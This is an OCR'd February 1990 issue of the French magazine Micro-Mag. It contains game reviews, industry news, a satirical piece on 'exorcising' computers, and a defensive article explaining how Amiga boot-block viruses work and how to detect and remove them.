

VIRUS : Détection & Elimination

NOUVELLE FORMULE

• CPC
Des listings top-niveau

• ST
Un jeu d'arcade en GFA

• AMIGA
Créez vos Bootblocks


• PC
Gérez les fichiers en C



N° 10 MENSUEL FEVRIER 1990 - 25 F
BELGIQUE 180 FB - SUISSE 7,50 FS - CANADA 6,75 $ CAN

SOMMAIRE

FEVRIER 1990 N°10



ST

CHAOS STRIKES BACK

Pour le meilleur et pour le pire

Plébiscité lors du dernier salon de la Micro, nul ne pourra soutenir que* Dungeon Master *n'est pas le jeu par excellence.* Chaos Strikes Back, *nous ne vous apprenons rien, n'est autre que le second volet de cette saga.

18/20

La légende ressurgit enfin, après une attente de près de deux années! Ayant réussi dans le premier épisode à vaincre Lord Chaos, votre équipe va devoir affronter la fureur de ce dernier au travers d'un donjon préparé tout spécialement pour qu'aucun humain ou créature assimilée (orc, elfe ou rédacteur en chef) ne puisse en ressortir vivant. Comme si cela ne suffisait pas, le sorcier a placé dans ce dédale de cavernes quatre morceaux de Corbum, un minerai ayant la particularité d'attirer et d'emmagasiner les forces magiques de la planète.

En franglais dans le texte


Mais laissons là un scénario qui n'a rien de fabuleux pour nous plonger dans l'aventure. Tout d'abord, nous tenons à mettre en garde les joueurs allergiques à la langue anglaise. En fait de notice en français (comme le stipule la jaquette) il s'agit tout juste d'une vulgaire photocopie mal organisée et qui n'aborde que de façon superficielle les éléments du jeu. Seule alternative, utiliser la documentation en anglais!!! A noter que le distributeur français devrait, dans quelques temps, éditer une version cette fois-ci complètement traduite.

Au pixel près

Avant d'affronter votre destin, vous devrez dans un premier temps réunir une équipe de personnages. Deux cas se présentent. Soit, en aventurier avisé vous avez conservé votre disquette de sauvegarde de *DM*, soit, par manque de jugeote, cette dernière aura disparu de la circulation ou bien, cruiste ou béotien de naissance, vous n'avez jamais joué à *DM* (à moins que vous n'ayez fini *DM* sans faire une seule sauvegarde, en jouant quarante trois heures et demi de suite...). Aux aventuriers solitaires, il incombera donc de rassembler des champions en parcourant une salle aux miroirs semblable à celle de *DM*. Maintenant, à l'aide de la disquette "utilitaires" de *Chaos*, les artistes et les poètes pourront donner libre cours à leur imagination pour changer la physionomie et le patronyme de chacun de ses héros avant de les sauvegarder sur une nouvelle disquette vierge. L'équipe est enfin prête mais perd, avec cette opération, tous les objets acquis au cours de la précédente aventure. A noter qu'on peut très bien jouer à Chaos sans connaître DM. Simplement, ne soyez pas surpris que quatre braves vers géants se ruent sur vous au début de l'aventure...

Pourtant, le pire reste encore à venir, des trappes invisibles à retardement, d'autres donnant sur de nouvelles trappes (chute de deux niveaux), des passages secrets, des générateurs de monstres à foison, etc. Un seul vrai désagrément existe dans *Chaos* (les monstres baveux et autres viscosités ne sont pas vraiment des surprises, n'est-il pas...). Un petit bug survient régulièrement, affichant deux jolies bombes sur l'écran en entreprenant la descente dans une trappe à l'aide d'une corde (à proximité du lieu de résidence des "guerriers de la mort"). En revanche, vous serez heureux d'apprendre qu'en mode sommeil, les personnages récupèrent plus rapidement leurs forces. Bref, si la difficulté de ce challenge semble trop prononcée dès les premiers instants de jeu, la subtilité des pièges, la présence de nouveaux monstres, un module d'aide présent sur la disquette "utilitaires" sans oublier tous les éléments qui firent le succès de *DM* font que *Chaos Strikes Back* devraient sans aucun doute combler vos désirs refoulés au cours d'une si longue attente. Les nuits blanches sont de retour!!!

Christian Roux





LES JEUX DU MOIS

Avant toute chose, saluons l'heureuse initiative de l'attaché de presse de Titus qui a décidé d'organiser la première coupe de France de football sur ordinateur (le 7 mars 1990, Fnac Forum à Paris, pour tout détail sur les inscriptions, contacter Titus directement). Les match se dérouleront avec ***Kick Off,*** sublime jeu de foot, mais, fait à noter, Titus a tenu à associer le plus de gens possible à l'opération: Commodore, la Fnac, FR3, etc. Ecoutons Daniel Edhery, l'attaché de presse de Titus: «*Nous avons voulu faire une opération intéressante pour le plus de monde possible. Nous continuerons d'œuvrer pour développer non seulement l'image de Titus chez les passionnés micro, mais aussi pour faire connaître les jeux micros en général du grand public*». Avec des opérations de ce type, il semblerait qu'effectivement, les choses pourraient enfin bouger un peu...


Les stars

Heureux possesseurs de PC, l'année commence très bien pour vous, tant la production sur votre machine favorie marie l'abondance avec la qualité. Soulignons par exemple la sortie de l'excellent ***Indianapolis 500,*** simulateur de F1 complet et en 3D. L'ensemble est très rapide (même sur un PC bas de gamme) et réellement passionnant à jouer. Et de qui est cette superbe création? D'Electronic Arts, bien sûr.

On continue dans le bon goût et la qualité avec ***Xenon 2***, des Bitmap Brother. Là encore le jeu est très jouable sur un PC à 8 MHz et les graphismes EGA sont du niveau de la version Amiga. Ce soft prouve à tout jamais que, pour un très programmeur, il est possible de faire un shoot'em up génial sur PC. Un must.

Great Courts est un excellent jeu de tennis créé par Ubi soft. Reportez-vous aux précédents articles concernant les versions ST et Amiga pour savoir tout le bien qu'on en pense. Seul défaut du PC, le côté saccadé de l'animation dans la configuration 8086 et EGA (style PC 1640 d'Amstrad). Mais avec un AT VGA, c'est sublime, on peut sans peine se prendre pour Yannick Noah en sortant des balles avec un réalisme...








On continue dans le sublime avec ***Populous***, d'Electronic Arts, un jeu de stratégie révolutionnaire qui dépasse la trop terne production moyenne. Là, l'ordinateur est vraiment exploité et utile. Un très grand jeu, quasi obligatoire pour les esprits peu ou prou éclairés. Seul défaut de Populous,il est très dur de s'arrêter une fois que l'on a commencé...

On s'étendra moins sur ***Arcade Hit***, une compilation signée Loriciel regroupant le bon ***Skweek***, l'honnête ***Bumpy*** et le mauvais ***Cobra.*** Ceci dit, pour le prix d'un jeu vous en aurez deux bons et une disquette vierge, alors...


On conclut enfin avec ***Starflight II***, suite en progrès d'un jeu spatial relativement riche publié par Electronic Arts. Complexe et ardu, le jeu possède cependant un univers intéressant. A réserver aux anglophiles fanas de SF.

Allons, mettons de côté le PC pour un moment, histoire de s'intéresser aux autres. On pourrait commencer par la sortie enfin effective de ***Hound of Shadow*** (toujours d'Electronic Arts) sur ST. *Hound of Shadow*, nous en avions déjà parlé, est un jeu de rôle-aventures avec de très beaux graphismes. Prévu également sur Amiga et PC.



Quitte à parler des sorties effectives, autant annoncer celle, enfin réelle, d'***Iron Lord*** sur Amiga et ST. La version CPC devrait également arriver très vite. *No comment* si ce n'est qu'*Iron Lord* est un bon jeu, mais qu'il n'a rien de spécialement extraordinaire. On se demande bien pourquoi on l'a attendu impatiemment si longtemps.


Activision nous offre enfin ***Fighter Bomber*** sur ST, Amiga et PC: c'est magnifique. La 3D est fabuleuse, peut-être même supérieure à celle de ***Falcon,*** et l'ensemble est beaucoup plus facilement jouable que la moyenne des simulateurs. Géant.



Attention! Ne voyez pas dans ce qui précède la preuve que les jeux micros sont enfin tous devenus des chefs d'œuvre. Non, il en existe toujours de mauvais. Tenez, au hasard, ***Fourmi Story*** de 16/32 est d'une tristesse à mourir. L'animation est le seul élément qui puisse être sauvé du lot : graphisme quelconque, lenteur sidérante, chargement très long, intérêt nul à part pour les très, très jeunes. Dommage. Notons cependant que ***Nécron***, deuxième produit de 16/32, devrait être davantage digne d'éloges, avec surtout des graphismes de meilleure qualité. Souhaitons en tout cas une longue carrière à 16/32 Editions..D'autant que les prochains jeux de 16/32 Editions, déjà en cours d'élaboration, s'annoncent d'un niveau franchement supérieur.








Du côté de Microïds, nous pouvons enfin vous annoncer la sortie de la version finale d'***Eagle Rider*** sur ST. Cet extraordinaire jeu spatial vous a été présenté, en avance, dans le numéro 8 de *Micro-Mag*. Par ailleurs, les versions CPC, Amiga et PC devraient sortir aux alentours de la mi-février. Guettez-les, ce serait dommage de passer à côté.

Continuons dans la qualité avec ***Unreal*** sur Amiga. Le jeu n'est pas encore fini, mais les écrans sont d'une beauté à couper le souffle. Le jeu mélange 3D et 2D, cette dernière partie étant à la fois la plus belle mais la moins intéressante à jouer. Même si le jeu semble relativement moyen, la splendeur de ses graphismes en fait certainement l'un des deux ou trois plus beaux jeux jamais créé sur un micro. Espérons que la version ST sera du même niveau.

Le dernier wargame d'Electronic Arts (décidément très prolifique) est nettement plus bâclé au niveau graphique (PC uniquement). Ceci étant, ***Panzer Battles*** satisfera les amateurs du genre et ils sont... légions.

Enfin, il convient de saluer ici la création d'un véritable chef-d'œuvre, j'ai nommé l'extraordinaire *Block Out*, un jeu créé par California Dreams et édité par nos amis allemands de Rainbow Arts.
Ce logiciel possède qui plus est une histoire. Rappelez-vous donc de *Tetris*. En son temps, les média avaient beaucoup parlé de ce jeu génial soit-disant créé par un Russe en Turbo Pascal sur un PC. Simple ou coup de marketing ou histoire vraie, toujours est-il que *Tetris* fit un véritable triomphe dans tous les pays d'Europe.
Tetris était, souvenez-vous, un jeu *a priori* tout simple : des formes géométriques à empiler de manière à former des lignes, chaque ligne complète s'effaçant de l'écran.
Block Out, c'est exactement la même chose, mais en relief !

En reflief? En relief, oui Monsieur. Votre réceptacle comporte 5 carreaux de côtés, soit un total de 25 blocs pour former non plus une ligne mais une dalle. Les blocs posés prennent une couleur différente par niveau. Tout en bas, ils sont bleus foncés. Au dessus, ils sont verts, puis bleus pâles, etc. Vous êtes situé au dessus de l'amas. Un bloc apparaît sous vos yeux, en 3D fil-de-fer : on peut donc voir sa forme exacte. Il descend progressivment vers le bas. Vous pouvez le déplacer en hauteur ou en largeur et, surtout, le faire tourner sur lui-même. Cette rotation peut se faire horizontalement ou verticalement. Vous pouvez donc changer la face qui va toucher en premier le sol. Au premier abord, cela semble complètement injouable. Au bout de quelques secondes, on prend très vite le coup et on se pique au jeu. Un quart plus tard, pas moyen de décoller du PC! Chaque dalle disparaît lorsqu'elle est remplie et les dalles supérieures descendent d'une ligne. Le jeu est pour le moment disponible sur PC (mode EGA superbe) et sur Amiga, mais une version ST est imminente. Les possesseurs de CPC ne peuvent que prier et espérer qu'ils bénéficient un jour de ce pur chef d'œuvre. Et après tout, pourquoi pas..? Dans le passé, les programmeurs CPC ont souvent réussi à nous étonner, alors...



EN V'LA DU PRO EN V'LA

La décennie 80 s'achève. Un bref regard en arrière, un constat rapide en somme... quelle puissance informatique mise à la disposition de tous et chacun depuis dix ans! Mais nous avons trop regardé en arrière pour nos applications. Celles existantes imitent et améliorent les machines à écrire et les boîtes de fiches du XIXe siècle. Personne en l'an de grâce mil neuf cent quatre-vingt n'aurait pu prédire avec exactitude les avances technologiques à venir. Il en est de même à ce jour de tout pronostic sur l'informatique de l'an 2000. Nous nous sommes outillé de PC, et celui ou celle qui ne les manie pas bien risque de compromettre sérieusement ses chances, tout comme les illettrés du siècle dernier. Que dire des chances de son entourage, son entreprise, son pays!

A vous, les tisserands de rêves, les bâtisseurs du futur. A vous, les chasseurs de chimère et les songeurs du possible. A vous, pour que l'extraordinaire et l'impossible d'aujourd'hui deviennent le quotidien de demain. C'est à vous de nous offrir davantage de possibilités et de pouvoirs pendant la décennie qui s'ouvre. Vivons notre futur ensemble.

DU BOULOT !

Aux U.S.A. IBM annonce la suppression de 10 000 emplois d'ici la fin de l'année 1990. Reste à savoir quelle incidence ceci aura sur le recrutement. IBM compte-elle poursuivre davantage sa politique de partenariat ?

ENFIN !

Aux USA, SubLogic sort un nouveau logiciel: Air Transport Pilot (ATP), un simulateur de vol Boeing 737, 747, 767 et Airbus A300! Là, il y un marché européen à prendre!

PERTES

Commodore USA affiche des pertes de 6,5 millions de dollars pour des ventes de 165,3 millions pendant le troisième trimestre de 1989. Comparé à l'année dernière, où il y avait un bénéfice de 9,6 millions sur des ventes de 200,2 millions. Remarquez que ce troisième trimestre 1989 est meilleur que le trimestre précédant, où les pertes s'élevaient à 16,7 millions. Raisons invoquées? Le marché se rétrécit. Chute du dollar sur les marchés internationaux.

GAINS

Les études pleuvent: l'une d'entre elles à retenir sort de la faculté d'Optométrie de University of California à Berkeley. Un gain de rapidité de 8% a été constaté parmi les utilisateurs travaillant sur écran avec caractères noirs sur fond blanc par rapport à ceux travaillant avec caractères blancs sur fond noir. Et une étude de productivité émanant de la firme prestigieuse de «consulting» Arthur D. Little fait état que sur dix heures de travail productives sur PC, quatre heures de plus sont perdues dans des tâches non productives liées à la technologie.

TRON

Le système d'exploitation japonais Tron, avec l'appui de plus de cent trente entreprises japonaises et étrangères, s'apprête à frapper un grand coup avec l'introduction de 2,2 millions de PC sous système Tron dans les écoles nippones sur trois ans. Et le NTT (Nippon Telephone et Telegraph Company) compte fermement utiliser Tron comme standard sur ses réseaux numériques nationaux. Même IBM a déjà soumis une station de travail prototype au ministère de l'Education japonais. L'ouverture d'une première ville Tron est prévue dans la banlieue de Tokyo avant l'an 2000.

LES NOUVEAUX AMSTRAD

On en sait enfin un peu plus sur les nouvelles machines qui devraient être commercialisées par Amstrad en septembre. Il s'agit, pour l'essentiel, d'une refonte des CPC actuels, mais avec des co-processeurs graphiques et sonores de qualité. Un modèle devrait aussi être disponible sans clavier ni moniteur : une console, tout simplement, du niveau des consoles 8 bits actuelles, avec un port cartouche. Attention toutefois, ces informations ne sont pas encore officielles et tout peut encore changer.

MA POMME

M. Paul Heckel, auteur de Zoomracks, base de données pour Atari ST et IBM PC, a intenté une action en justice contre Apple. Lancé en 1985, deux ans donc avant Hypercard, Zoomracks s'est vu octroyer le brevet n°4.486.857, qui protège le moyen d'afficher des données séparées en fichiers «ressemblant à Hypercard» en forme de fenêtres en rack. Ce procès met un terme à deux années de négociations infructueuses.

EPYX

EPYX (Summer Games, California Games) recentre ses produits sur des cartouches destinées aux consoles vidéo. Ce recentrage s'accompagne d'une grande de mise en chômage technique fin septembre 1989.

SUR LE FRONT

Peine réellement prononcée pour piratage en Californie: un an de prison ferme, deux ans et demi de mise à l'épreuve, et six mois de séances de thérapeutique psychologique pour l'individu reconnu coupable d'avoir copié illicitement un programme DEC, pénétré le réseau informatique de l'University of Southern California, et possédé seize numéros de téléphone non-autorisés.A noter que le département de commerce aux U.S.A. a sorti sa «liste prioritaire» de pays où le piratage sévit en dépit des conventions internationales: on y trouve le Brésil, l'Inde, le Mexique, la Chine, et la Thaïlande.

C'EST TROP FACILE

Un livre qui fait frémir: War Games par un certain T.B. Allen (ISBN 0-7493-0011-6) nous en apprend long sur les jeux de guerre informatisés pratiqués par le Pentagone aux USA. Selon l'auteur, la marine américaine a exigé que les programmes refusent à l'ennemi la possibilité de couler leurs porte-avions. Les jeux sur PC semblent plus réalistes...et sont certainement moins chers!

LES VIR

Les virus sont à la mode.. Pendant un temps, ils ont même fait la Une des médias, télés, radios, grands quotidiens nationaux, etc. Mais par-delà le ridicule occasionné par des pseudo-experts plus avides de sensationnel que d'informations réelles, les virus n'en restent pas moins une menace de plus en plus dangereuse pour les utilisateurs d'ordinateurs. Aujourd'hui, même les systèmes familiaux sont atteints, à la notable exception de l'antique CPC d'Amstrad.
Les possesseurs de PC connaissent le phénomène «virus» depuis maintenant plusieurs années et savent, à peu près, s'en prémunir.
Sur ST et Amiga, la situation est en fait beaucoup plus anarchique. Il existe tant de virus différents que même les utilisateurs les plus avertis ont parfois du mal à s'y repérer. C'est pour cela que nous avons voulu vous aider en vous proposant une étude technique poussée du fonctionnement habituel d'un virus. Nous passerons également en revue les principales précautions à prendre, avant et après infestation. Enfin, nous vous présentons même un listing simulant le fonctionnement d'un virus sur ST ou Amiga. A manipuler avec précaution, évidemment...

US ATTAQUENT

LE RETOUR DE SATAN

L'ordinateur est un être fragile qui expire souvent en même temps que sa garantie. De mauvais esprits prétendent que la qualité des composants est choisie en fonction de cette durée. Mais les raisons profondes sont bien plus sournoises et artificieuses. Une fois de plus, le Malin est à l'œuvre.

Si l'irrémédiable ne s'est pas encore produit, des mesures simples et peu contraignantes sont souvent efficaces :

- n'utilisez d'aucune façon le mot «lapin» près de l'ordinateur - même éteint -. Préférez l'expression «le cousin du lièvre»;
- idem pour le nombre de l'antechrist «666». L'exprimer en base 16, soit «29A»;
- à l'aide d'une pointe en argent, dessinez une croix romaine, une étoile de David ou une croix de Lorraine sur la carrosserie;

Parfois hélas !, le Mal s'installe. Les données disparaissent, des caractères étranges apparaissent, le haut-parleur et les floppies blasphèment, un lapin traverse l'écran de gauche à droite... etc. La bête immonde rôde et il faut l'expulser !

- Une hostie consacrée dans les boîtes de disquettes éloigne le démon Vairhol.
- L'introduction dans la machine d'ail ou de sel béni repousse le démon Plantahj.

Mais ces deux diablotins ne sont souvent que des avatars du polymorphe et rampant Phokontakt qui demande un exorcisme énergique. Voici deux conjurations utilisées par les plus grands marabouts :

- frapper le possédé avec le joug de bœuf castré à Noël,
- clouer sur l'alimentation une chouette électrocutée à minuit.

Bien sûr, des infestations plus graves exigent l'intervention de puissants sorciers. Seuls ces derniers peuvent invoquer les bons dieux majeurs que sont Meisonmeir, Ocillco, Kontroleur et Koudepoh.



AVERTISSEMENT
L'auteur décline toute responsabilité eu égard aux conséquences que pourrait engendrer cet article.

Dans la série «Les grandes catastrophes»

LES VIRUS SUR AMIGA

Certes d'actualité, le virus s'avère un phénomène particulièrement médiatique comme en témoignent les précédentes affaires (dont le virus de l'horloge sur PC, censé se déclencher un vendredi 13)

Aujourd'hui, foin de la sempiternelle liste des virus existants sur chaque machine. Essayons plutôt de comprendre ce qui se passe à l'intérieur de la bête lorsqu'un virus s'y est introduit. Le meilleur moyen nous semble l'exégèse des principales méthodes de bases utilisées pour sa fabrication. Evidemment, réaliser un virus qui soit fonctionnel réclame une sacrée expérience. Néanmoins, ces quelques lignes devraient suffire à vous préserver de ce fléau.

Innoculation

Remarquable similitude ! Au sens médical du terme, un virus est une particule qui se reproduit et qui contamine tout ce qu'elle rencontre, causant ainsi un dérèglement plus ou moins poussé du système qui l'héberge. En ce qui nous concerne, le virus est un programme exclusivement écrit en Assembleur, ce langage pouvant seul satisfaire au besoin de contrôler la machine d'une façon relativement pointue. Certains prétendent réaliser des virus en Basic. Soyons sérieux! Les virus sont l'œuvre de personnes hautement compétentes et fort peu d'utilisateurs sont en mesure d'en concevoir. Heureusement!
Puisque le virus est un programme, il faut qu'il soit lancé (exécuté par le 68000) à un moment ou à un autre lors du fonctionnement de la machine. Pour ce faire, il doit être impérativement installé, soit dans le *boot-block* d'une disquette, soit dans l'un des fichiers qui seront exécutés.

Contagion

La raison en est simple : lorsque vous allumez votre Amiga, une main apparaît à l'écran au bout de deux ou trois secondes, vous priant d'insérer une disquette (notez au passage la désagréable interruption produite toutes les trois secondes dans le but de savoir si une disquette est oui ou non insérée dans le disk-drive). Impatient de jouer, vous introduisez une disquette contenant le dernier presse-bouton démentiel. Sachez qu'avant de vous exciter sur le bâton, il a fallu que le système fasse un chargement de données contenues sur la disquette vers la Ram de l'Amiga. Et, chose importante, l'Amiga-Dos a commencé par charger les données présentes dans le boot-block occupant les deux premiers secteurs de la disquette en question (secteurs 0 et 1 de la piste 0 de la tête 0).
Ledit boot-block contient toujours un programme «automatiquement» lancé dès qu'une disquette est insérée. Toute l'astuce est là! En général, le boot-block ne sert qu'à «valider» la disquette. Il suffit de le remplacer par un programme personnel (longueur inférieure à 1 ko) - un virus par exemple - et celui-ci sera exécuté sans que l'Amiga ne pipe mot. Le contenu du boot-block passe donc inaperçu et peut être modifié par très peu de manœuvres. Avant d'aller plus loin, passons en revue les différents boot-blocks que l'on rencontre dans la nature.

Les boot-blocks

Tout d'abord, il y a ceux qui ne contiennent rien. Dans ce cas la disquette ne peut être bootée. Le boot-block sera en fait rempli avec le mot «Dos», ce qui ne correspond pas à un programme. L'Amiga fait donc réapparaître la main en attendant une autre disquette.
D'autres disquettes hébergent un boot-block classique permettant le «boot» de la disquette, c'est-à-dire, dans le cas d'une disquette normale, le chargement de fichiers principaux tels que le «system-configuration» ou encore la célèbre «startup-sequence». Un tel boot-block est facile à reconnaître car constitué d'environ 20 octets formant un programme (initialisation de la librairie Dos), suivis du nom «dos.library», le reste contenant des 0. Vous trouverez par exemple ce type de boot-block sur votre disquette *Workbench*, à moins bien évidemment que celle-ci soit déjà infectée !
Dans le cas d'une disquette spéciale, jeu ou démo, il y a presque toujours un chargement des programmes par pistes (pas de fichiers à proprement parler). Auquel cas, le boot block contient un «chargeur» conçu pour ce travail, puisque l'Amiga-Dos ne va chercher que les fichiers. Un chargeur est généralement constitué d'un certain nombre d'appels à une partie de la Rom de l'Amiga (KickStart) et notamment au Trackdisk.device. Celui-ci est un paquet de programmes (sorte de librairie) contenant tout ce qui est nécessaire au chargement des pistes, au positionnement des têtes de lecture, à la gestion du moteur, etc.
Et il y a le reste : les disquettes classiques contenant un petit utilitaire dans leur boot-block qui sert à connecter/déconnecter le filtre audio, etc. Et... celles qui contiennent les virus. C'est justement ici que d'aucuns font une grave erreur en s'imaginant qu'une disquette est infectée dès lors que le boot-block diffère d'un boot-block classique. Faux et archi-faux! Il peut très bien s'agir d'un chargeur. L'utilisateur craintif, utilisant son *Virus Killer* favori, va vider le boot-block.Dans le cas d'un chargeur, cela équivaut à la destruction de la disquette, car disparaît ainsi le seul moyen

d'en charger le contenu. Il faut donc, à moins d'être un expert, éviter tout geste semblable; rien au premier abord ne différencie un chargeur d'un virus. Pour résoudre en partie le problème, il faut savoir que les virus de la première génération (ceux qui se logent dans les boot-blocks) ont, dans la majorité des cas, leur nom d'inscrit à un endroit du boot-block. Dès lors, moyennant un outil idoine, il est aisé d'identifier un Byte-Bandit, un SCA, un North-Star, etc. On utilise alors, soit un Virus- Killer, à manier toutefois avec précaution, soit un éditeur de secteurs (réclamant encore plus de précautions). Ces programmes se trouvent facilement dans le domaine public, consultez à ce propos les pubs et articles de journaux spécialisés. Ceci étant, nous donnerons à la fin de cet article l'équivalent d'un Virus-Killer, mais... continuons nos recherches.

Vous avez compris qu'il est très simple de prendre en main le contrôle du système dès l'insertion d'une disquette, car un virus peut ensuite tout faire. Pour vous donner quelques frayeurs, sachez qu'il est possible de faire sauter le moniteur A1084S par software... Vous avez bien compris : un programme pourrait s'attaquer au matériel !

Reproduction

Que fait le virus situé dans le boot-block de la disquette que vous venez d'insérer? Il va d'abord se loger dans la mémoire d'une manière sûre et efficace, par un procédé rendant impossible son effacement (sauf coupure de courant). Pour ce faire, ces vermines affectionnent la partie haute de la chip-Ram, entre les adresses $78000 et $7FFFF. Pourquoi? Parce que cette zone n'est, pour ainsi dire, jamais initialisée. Le reste de la mémoire est, en revanche en perpétuel mouvement. Le virus profite de cette particularité *a priori* surprenante: quand vous faites un RESET manuel (CTRL-AMIGA-AMIGA), sachez que très peu de données sont effacées de la Ram.

L'ordinateur ne vide que des zones bien définies, lesquelles ne sont évidemment pas squattées par les virus. En fait, l'Amiga a en mémoire la liste des zones modifiées depuis l'allumage de la machine (par le chargement d'un fichier, etc). Ce sont justement celles-ci qui sont remises à zéro. Le virus occupant «discrètement» une zone sans que le système en soit prévenu, il reste lové dans la plus totale discrétion, bien au chaud, prêt à l'action, tel l'hydre tentaculaire faussement endormie. Mais la bête immonde ne sommeille pas vraiment et guette la venue d'une proie innocente : la disquette. Ce peut être le RESET, mais aussi l'instant où vous insérez une disquette dans le lecteur. Où le monstre va-t-il ensemencer? Les virus de la première génération tentent de se multiplier sur le boot-block de la disquette «en cours». Cela signifie que le virus contient une routine qui le duplique sur toute disquette. Si cette dernière contient un boot-block classique, elle ne sera pas détruite, si en revanche elle dispose d'un chargeur de pistes... autant la formater et la réutiliser pour autre chose. C'est ainsi qu'énormément d'utilisateurs se font piéger. Fort heureusement, il existe un rempart inviolable sur lequel s'écraseront «tous» les virus : le taquet de protection. En d'autres termes, une butée mécanique qui indique au contrôleur si l'écriture est autorisée ou non. Impossible de passer outre ce procédé hardware interdisant toute reproduction (bien que le virus soit toujours en mémoire).

Mais que faire avec les disquettes dites de travail, ne pouvant par définition être constamment protégées en écriture? Une disquette de travail (pour ceux qui en ont) n'est jamais une disquette bootable. Par conséquent, le boot-block, quel qu'il soit, n'est pas utilisé. Le problème est plus gênant avec les virus de la seconde génération qui se logent dans les fichiers de la disquette présente dans le lecteur. Là aussi, il suffit de protéger ses disquettes. Mais imaginez un disque dur bourré de fichiers sans système de protection. Le virus va proliférer détruisant tout sur son passage. L'horreur! Pour les «heureux» possesseurs de ce support, signalons qu'il n'existe pas de parade absolue.

Toutefois, mettons les choses au point : un virus est l'œuvre d'un programmeur appartenant la plupart du temps à un groupe. La propagation du mal se fait alors par le biais de copies. Par conséquent, si vous avez déjà été victime d'un virus, c'est parce que vous possédiez des copies frauduleuses (on ne trouve théoriquement «jamais» de virus sur des originaux). Vous objecterez alors que les démos, bien qu'étant des logiciels du domaine public, contiennent parfois des virus installés presque toujours volontairement. C'est vrai. Seulement, les détenteurs d'un disque dur utilisent en principe leur Amiga professionnellement et se contrefichent des démos ou autres D.P.

Ne restent donc que les possesseurs de drives et la prévention indiquée plus haut suffit amplement. Sinon, il existe une manœuvre fastidieuse mais garantissant la survie du disque dur : déconnecter physiquement de la machine avant l'introduction d'une disquette douteuse. Si votre disque dur n'est pas en autoboot, le boot sur une disquette douteuse lors de l'allumage du micro vous garantit également l'innocuité: le virus ne trouvera pas le périphérique.

Premiers soins

Au passage, un petit truc : si vous possédez une disquette à boot-block classique se révèlant vérolé après examen, il existe un moyen très simple de le désinfecter. Pour ce faire, éteignez d'abord votre micro, puis rallumez-le. Chargez le *Workbench*, puis le CLI. Ensuite, tapez

COPY DF0:C/INSTALL RAM:

et validez. Après quoi, insérez votre disquette malade et tapez

RAM:INSTALL DF0:,

déprotégez et validez. Ceci a pour effet d'inscrire un boot-block classique sur votre disquette, ce qui, dans la majorité des cas suffit à la ramener à la vie. Malheureusement, certains virus perspicaces sont en mesure d'empêcher la fonction INSTALL d'agir correctement, notamment le «Byte-Bandit Virus» (il en existe une bonne quinzaine de semblable).

En voici la raison : ce virus, pour être efficace, capture les accès disque non directs (qui passent par la Rom). C'est évidemment le cas pour tous les programmes qui utilisent le Trackdisk.device, dont la commande INSTALL. Il transforme en fait un accès de lecture en un accès d'écriture, tel que le seul effet d'INSTALL dans ce cas est d'effectuer une nouvelle copie du virus sur la disquette.

Nous avons éteint le micro avant d'utiliser le CLI, on peut donc penser que le virus n'est pas encore en mémoire et donc n'agira pas. Commencez-donc par vérifier votre disquette *Workbench* qui ne doit jamais être déprotégée. Il se peut que le *Byte-Bandit* soit sur votre disquette originale, et si c'est le cas, la fonction INSTALL sera parfaitement inutile. Il se peut également qu'un virus soit logé dans un des fichiers que vous allez charger. Ce fichier lancé contaminera les prochaines disquettes,etc. A ce propos, une anecdote: les virus contiennent toujours en

mémoire un pointeur sur le nombre de copies du virus effectuées. Ce compteur, qui permettrait d'évaluer les dégâts, n'est malheureusement pas recopié sur les disquettes.

La prévention

Pour les virus de la première génération qui se logent dans les boot-blocks, j'ai réalisé un petit programme judicieux en Assembleur: *VIRUS_BOOTER*. Reportez-vous à *Amiga-Saisie* pour le taper (longueur en octets : 1496) et au mode d'emploi inclu pour le faire tourner. Il équivaut à la fonction INSTALL que nous venons d'évoquer, à la différence près qu'il crée un boot-block contenant un programme témoin. Ce dernier, après utilisation et installation du programme sur disquette, fait clignoter plusieurs fois la LED POWER (voyant rouge) avant le chargement normal. Situé dans le boot-block, il atteste ainsi qu'aucun virus n'y est présent. L'absence de clignotement lors d'un boot (lancement), signalera une présence incongrue; un virus! Personnellement, ce procédé appliqué à toutes mes disquettes importantes m'avertit depuis de leur éventuelle infection.
Un simple éditeur de secteurs permet également l'examen des boot-blocks. On trouve facilement ces utilitaires dans le D. P. ou le commerce. Signalons celui présent dans l'ouvrage «*Le livre du lecteur de disquette*» (Micro Application). Que les plus radins ne désespèrent pas d'en voir un prochainement publié dans *Micro-Mag*...
Reste à résoudre le problème des virus de la seconde génération. Citons en un particulièrement célèbre, l'«IRQ- Team Virus». Ce qu'il fait n'est pas méchant, il modifie des instructions de la «startup-sequence». Seulement, il se reproduit sur tous les fichiers exécutables.
